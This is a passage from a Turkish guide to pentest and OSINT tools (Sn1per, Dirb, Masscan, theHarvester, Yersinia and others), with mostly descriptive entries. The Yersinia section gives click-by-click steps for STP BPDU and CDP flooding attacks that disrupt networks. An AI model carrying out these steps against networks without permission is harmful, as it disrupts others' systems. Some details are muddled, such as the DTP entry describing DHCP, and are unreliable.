Güvenlik araştırma ve test toplulukları üyeleri tarafından oluşturulmuş yeni bir bilgi toplama ve korelasyon motorudur. Ölçeklenebilir, doğru, esnek ve verimli bir motor sağlamak üzere tasarlanmıştır. Topluluğun GPL lisansı koşulları altında kullanması için yayınlandı. Kullanıcı alanında dağıtılmış TCP/IP yığınının yönelik bir girişimidir. Bir araştırmacıya, bir TCP/IP etkin cihaz veya ağa bir uyarıcı eklemek ve bu cihazdan gelen bir yanıtı ölçmek için üstün bir arayüz sağlaması amaçlanmıştır.

### **1.27.D-Tech**

web uygulamalarında bilgi toplamak ve güvenlik açıklarını bulmak için kullanılabilecek bir sızma testi aracıdır. D-TECT aracı ile gerçekleştirilebilecek görevler arasında alt alanların numaralandırılması, port taraması, WordPress taraması, aynı site komut dosyası tespiti ve güvenlik açıkları değerlendirmesi bulunur. D-TECT aracı yardımıyla tespit edilebilecek güvenlik açığı türleri arasında Siteler Arası Komut Dosyası (XSS), SQL enjeksiyonu, Tıklama Krikosu, yanlış başlık yapılandırmaları ve hassas dosyaların tespiti bulunur. WordPress taraması, WordPress CMS algılamasını, kullanıcıların numaralandırmasını ve WordPress yedek dosyalarını bulmayı kapsar.

### **1.28. Red Hawk**

bilgi toplama amacıyla kullanılan PHP tabanlı bir web uygulama tarayıcısıdır. Red Hawk aracı ile gerçekleştirilebilecek bilgi toplama görevleri, temel web taraması, WHOIS kaydı, Geo IP verileri, Banner bilgileri, DNS kaydı, alt alan bilgisi, ters IP araması, MX kaydı, blog yazarlarına özel veriler ve WordPress taramasını kapsar. Red Hawk, temel web tarama görevinde IP adresi, İçerik Yönetim Sistemi (CMS) tanımlama, sunucu bilgileri ve Cloudflare algılama gibi bilgileri alır. Alt alan tarayıcısı, alt alan adlarını ve IP adres bilgilerini alır. Blogcuların özel taraması, web uygulamasının optimizasyon açısından analiz edilmesinde faydalı olabilecek verileri kapsar. Bu, alan yetkisi, sayfa

yetkisi, sosyal bağlantılar, Alexa sıralaması ve web sayfalarının HTTP yanıtı hakkındaki bilgileri içerir. WordPress taraması, WordPress'e duyarlı dosya arama, WordPress sürüm algılama ve WordPress sürümleriyle ilişkili güvenlik açıklarını tarama içerir. Bu bilgi toplama özelliklerinin yanı sıra, Red Hawk, hata tabanlı SQL enjeksiyonlarına karşı savunmasız olabilecek bağlantıları ve parametreleri getiren SQLi tarayıcısına sahiptir.

### 1.29.Yuki

Bilgi toplama ve web sunucularının standart güvenliğini kontrol eder. Hedef web uygulaması, açık kaynak istihbaratı ve güvenlik açıkları değerlendirmesi, CMS bilgisi ve sistem numaralandırması, ssl güvenlik denetimi ve fuzzing ile ilgili bilgi toplama gibi bir dizi sızma testi görevini otomatikleştirebilir. Çok sayıda modülün yanı sıra metagoofil, joomscan, wafninja, spaghetti, wpseku, wpscanner, a2sv, dirsearch, whatweb, xss tarayıcı, Whois, dnsrecon, TheHarvesterand sublist3r ile yüklenir. Her modül hedef uygulamaları taramak için birbiri adına otomatik olarak çalışır.Yuki chan ile entegre edilmiş 15'ten fazla Modül vardır.

### 1.30.Sn1per

Bilgi toplamak ve pentest işlemlerini otomatize etmek için geliştirilen bir araçtır. Sn1per bu süreç için içerisinde: nmap, arachni, amap, cisco-torch, dnsenum, enum4linux, golismero, hydra, metasploit-framework, nbtscan, nmap smtp-user-enum, sqlmap, sslscan, theharvester, w3af, wapiti, whatweb, whois, nikto, wpscan gibi araçları barındırır.

#### Özellikleri

- Temel bilgi toplama süreçlerini gerçekleştirir. (Whois, ping, DNS gibi)
- Otomatik olarak hedef alan adına yönelik Google Hacking DB sorgularını gerçekleştirir.
- Açık portları otomatik olarak listeler.
- Subdomain ve DNS bilgisi için Brute-Force yapar.
- Subdomain Hijacking için otomatik olarak bir sorgu gerçekleştirir.
- Açık portlar için NMAP scriptlerini çalıştırır.
- Hedef için metasploit modüllerini çalıştırır.
- Tüm web uygulamalarını açıkları belirlemek için tarar.
- Açık olan bütün servislere Brute-Force yapar.
- Root yetkisini alabilmek için otomatik olarak exploit etme işlemini gerçekleştirir.
- Raporlama işlemi için Metasploit Pro, MSFConsole ve Zenmap ile entegre çalışır.
- Tüm tarama çıktılarını kaydetmek için ayrı bir workspace oluşturur.
- FTP anonymous taraması yapar.

### 1.31.Dnsrecon

Hedef domain alanı hakkında bilgi toplar. Zone transfer, reverse lookup, NS, MX, SOA, SRV kayıtları hakkında bilgi elde eder.

Backtrack ve python ile yazılmıştır.

### 1.32.DMitry

C programlama dili ile UNIX/(GNU) Linux komut satırı uygulamasıdır. DMitry, bir ana bilgisayar hakkında olabildiğince fazla bilgi toplar. Olası alt alanları, e-posta adreslerini, çalışma süresi bilgilerini, tcp bağlantı noktası taramasını, whois aramalarını ve daha fazlasını toplar.

### 1.33.Yersinia

Düşük seviyeli protokol saldırı aracıdır. Aşağıdaki protokolleri kullanarak saldırı yapmamızı sağlayan kali linux aracıdır.

#### 1.33.1.Spanning Tree Protocol (STP)

Spanning-tree protokolünün çevrim içi olduğu ağ topolojisinde kötü niyetli veya bilgisayar korsanları tarafından çok sayıda gönderilen BPDU Configuration paketi ile ağın az bir süreliğine devre dışı kalmasını sağlayabiliriz. Bu Yöntemde ubuntu ve windows makineleri arasında bulunan haberleşmeyi kısa bir süreliğine kesmeyi sağlıyor.

- Kali Linux terminalimizi açıyoruz ve yersinia -G Komutunu yazıyoruz.
- Ekran karşımıza çıktığı zaman Launch attack kısmına tıklıyoruz ve karşımıza küçük bir ekran gelecek STP sekmesine tıklıyoruz, sending conf BPDUs seçeneğini seçip ok diyoruz.

#### 1.33.2.Cisco Discovery Protocol (CDP)

Cisco cihazlarda kullanılan, bir cihaza direk olarak bağlı olan komşu cihazları gösteren bir protokoldür. CDP protokolü Router, Switch, Access Server, Bridge gibi ağ cihazlarının hepsinde kullanılır. CDP protokolü sayesinde ağda bulunan herhangi cihazın komşu olan cihazların yerleri hemen olarak tanımlanır.

- Yersinia Aracımızın ekranından Launch Attack seçiyoruz. CDP sekmesine tıklıyoruz Flooding CDP table seçeneğini seçip ok diyoruz.

#### 1.33.3.Dynamic Trunking Protocol (DTP)

Sistemdeki bilgisayarlara IP adreslerini buna ek olarak değişik parametreleri atamak için kullanılan bir servistir.

- Yersinia arayüzünden yine Launch Attack seçiyoruz. DHCP sekmesine tıklıyoruz Sending DISCOVER packet seçeneğini seçip ok diyoruz.

### 1.34.Dirb

Bizim ufak tefek dostumuz olan DIRB bir Web içerik tarayıcısıdır. Yani sizin ona vereceğiniz link sözlük bazlı olarak tarayarak bütün içerikleri, linkleri vb. çıkarıp size listeleyen bir araçtır.

Bir web sitesinde arka planda ön tarafa yansımayan, yansımaları istenmeyen birçok içerik vardır. Örnek vermek gerekirse WordPress kullanılan bir sitede tasarım aşamasında kullanılan demo içeriğin kalıntıları olabilir. Size link olarak gösterilmez ve buraya gitmeniz istenmez. Buna benzer olarak elle kodlanmış bir web sitesinde de yazılımcıların açık unuttuğu bir dizin veya bir sayfa olabilir.

İşte bu tip bize görünen veya görünmeyen, gizli veya aleni olan bütün içerikleri tarayıp listelemek isterseniz sizin yardımınıza hemen DIRB koşuyor.

DIRB Kali-Linux sistemler ön yüklü olarak geliyor. Bu yüzden yüklemeye ihtiyaç yok ama diğer sistemlere de sonradan yüklenebiliyor.

DIRB bir web içeriği tarayıcısıdır. Mevcut web nesnelerini arar. Temelde bir web sunucusuna karşı sözlük tabanlı bir saldırı başlatarak ve yanıtı analiz ederek çalışır. DIRB, kolay kullanım için önceden yapılandırılmış bir dizi saldırı kelime listesiyle birlikte gelir, ancak özel kelime listelerinizi kullanabilirsiniz. Ayrıca DIRB bazen klasik bir CGI tarayıcısı olarak kullanılabilir, ancak bir güvenlik açığı tarayıcısı değil, bir içerik tarayıcısı olduğunu unutmayın. DIRB'in temel amacı, profesyonel web uygulama denetimine yardımcı olmaktır. Özellikle güvenlikle ilgili testlerde. Klasik web güvenlik açığı tarayıcılarının kaplamadığı bazı boşlukları kapsar. DIRB, diğer genel CGI tarayıcılarının arayamayacağı belirli web nesnelerini arar. Güvenlik açıklarını aramaz veya savunmasız olabilecek web içeriklerini aramaz.

### **1.35.Netcraft**

Netcraft, anti-phishing sistemini ilk olarak 2005 yılında başlattı. Tüm phishing siteleri bir uyarı verilmeden önce dikkatlice doğrulanır. Bugüne kadar 95 milyondan fazla benzersiz kimlik avı sitesi tespit edildi ve Netcraft'ın sistemi tarafından engellendi. Netcraft'ın kötü amaçlı site beslemeleri, tüm büyük web tarayıcılarında kullanılır ve önde gelen anti-virüs, içerik filtreleme, web barındırma ve etki alanı kayıt şirketlerinin çoğu tarafından lisanslanır. Netcraft, çok çeşitli güvenlik sağlayıcılarıyla çalışır. Netcraft bu hizmetleri diğerlerinin yanı sıra Kaspersky, McAfee, Symantec, Trend Micro ve Zone Labs gibi şirketlere sağlar.

### **1.36.WordPress**

WordPress, blogları ve tamamen işlevsel web sitelerini çalıştırmak için dünya çapında milyonlarca kişi tarafından kullanılan ücretsiz ve açık kaynaklı, son derece özelleştirilebilir bir içerik yönetim sistemidir (CMS). Orada en çok kullanılan CMS olduğu için, endişelenilmesi gereken pek çok potansiyel WordPress güvenlik sorunu / güvenlik açığı var. Bununla birlikte, yaygın WordPress güvenlik en iyi uygulamalarını takip edersek, bu güvenlik sorunları çözülebilir. Bu makalede, WordPress kurulumunuzdaki güvenlik açıklarını bulmak ve olası tehditleri engellemek için kullanılabilecek, Linux'ta bir WordPress güvenlik açığı tarayıcısı olan WPSeku'nun nasıl kullanılacağını göstereceğiz. WPSeku, Python kullanılarak yazılmış basit bir WordPress güvenlik açığı tarayıcısıdır, güvenlik sorunlarını bulmak için yerel ve uzak WordPress kurulumlarını taramak için kullanılabilir.

### **1.37.Creepy**

Creepy, bir coğrafi konum OSINT aracıdır. Çevrimiçi kaynaklardan coğrafi konumla ilgili bilgileri toplar ve harita üzerinde sunuma, tam konuma veya tarihe göre arama filtrelemesine, Google haritalarda daha fazla analiz için csv biçiminde veya kml biçiminde dışa aktarmaya olanak tanır.

Creepy artık kullanıcı arayüzü için PyQt4 bağlamalarıyla Qt4 kullanıyor. Projelere göre analiz yaparak, onları yeniden analiz etmek zorunda kalmadan aynı anda birden fazla hedefle çalışabilirsiniz. Creepy, coğrafi konum bilgilerini tutabilecek çevrimiçi hizmetler için eklentiler aracılığıyla genişletilebilir. Ürpertici Eklenti Deposuna bakın Twitter, Instagram ve flickr için eklentiler bu sürüme dahildir. Mümkün olduğunda sihirbazlarla kolay eklenti yapılandırması analizden sonra alınan konumlar oluşturuldukları tarihe veya belirli bir konuma yakınlığına göre filtrelenebilir. Google haritaları, harita sağlayıcısı olarak kullanılır.

### **1.38.Masscan**

En hızlı İnternet bağlantı noktası tarayıcısıdır. Saniyede 10 milyon paket ileterek tüm interneti 6 dakikadan kısa bir sürede tarayabilir. En ünlü bağlantı noktası tarayıcısı olan nmap benzer sonuçlar üretir. Dahili olarak asenkron iletim sağlayarak daha çok scanrand, unicornscan ve ZMap gibi çalışır. En büyük fark, diğer tarayıcılardan daha hızlı olmasıdır. Ek olarak, daha esnektir ve isteğe bağlı adres aralıklarına ve bağlantı noktası aralıklarına izin verir. Yığın tarama özel bir TCP/IP yığını kullanır. Basit bağlantı noktası taramalarından başka herhangi bir şey, yerel TCP/IP yığınıyla çakışmaya neden olur. Aynı bir IP adresi kullanmak için -S seçeneğini kullanmanız veya işletim sisteminizi kitle taramasının kullandığı bağlantı noktalarını güvenlik duvarı yapacak şekilde yapılandırmanız gerektiği anlamına gelir.

### **1.39.JoomScan**

OWASP Güvenlik Açığı Tarayıcısı, Joomla CMS güvenlik açıklarını tespit eden ve analiz eden, perilde geliştirilmiş açık kaynaklı bir projedir. Bu araç, Joomla kurulumlarının sorunsuz ve zahmetsiz taranmasını sağlar ve modüler ve hafif bir mimariye sahiptir. Bu nedenle çok fazla ayak izi bırakmaz. Bilinen saldırgan güvenlik açıklarını tespit etme yeteneğinin yanı sıra, sistem tehlikesine yol açabilecek birçok yanlış yapılandırmayı ve yönetici düzeyinde eksiklikleri de tespit edebilir. Ayrıca, OWASP JoomScan kullanıcı dostu bir kullanıcı arayüzü sunar. Nihai raporları hem metin hem de HTML formatlarında derler.

### **1.40.The Harvester**

Arama motorları, PGP anahtar sunucuları ve SHODAN bilgisayar veritabanı gibi farklı kamu kaynaklarından e-postalar, alt alanlar, ana bilgisayarlar, çalışan adları, açık bağlantı noktaları ve afişler toplamaktır. İnternetteki müşteri ayak izini anlamak için penetrasyon testinin ilk aşamalarında penetrasyon test uzmanlarına yardımcı olmayı amaçlamaktadır. Bir saldırının kuruluşları hakkında bilgi verir.

Hem etik hem de etik olmayan bilgisayar korsanları tarafından popüler arama motorları, PGP anahtar sunucuları ve Shodan gibi farklı kamu kaynaklarından e-postaları, alt alanları, ana bilgisayarları, çalışan adlarını, açık bağlantı noktalarını ve afişleri kazımak için kullanılan bilgi toplama aracıdır. Açık Kaynak İstihbaratı (ONSIT) toplamının keşif aşamasında özellikle yararlıdır.

### **1.41.Fierce**

Fierce aracı ile etki alanına ait DNS kayıtları tespit edilebilir, bölge transferi gerçekleştirilebilir, belirtilen bir sözlük dosyası kullanılarak alt alan adları tespit edilebilir, belirlenen IP bloklarındaki tüm IP adresleri DNS sorguları gerçekleştirilebilir.

Fierce aracı Kali üzerinde varsayılan olarak gelmektedir.



## KAYNAKLAR

<https://tr.secnews.gr/>

<https://sibergazi.com/>

<https://yakupseker.medium.com/>

<https://www.turkhackteam.org/>

<https://siberbilim.com/>

<http://blog.btrisk.com/>

<https://medium.com/>

<https://okankurtulus.com.tr/>

<https://creativeyazilim.com/>

<https://www.slideshare.net/>

<https://cozumpedia.com/>

<http://birhackergunlugu.blogspot.com/>

<https://searchnetworking.techtarget.com/>

<https://www.acunetix.com/>

<https://nmap.org/>

<https://www.csoonline.com/>

<https://www.social-engineer.org/>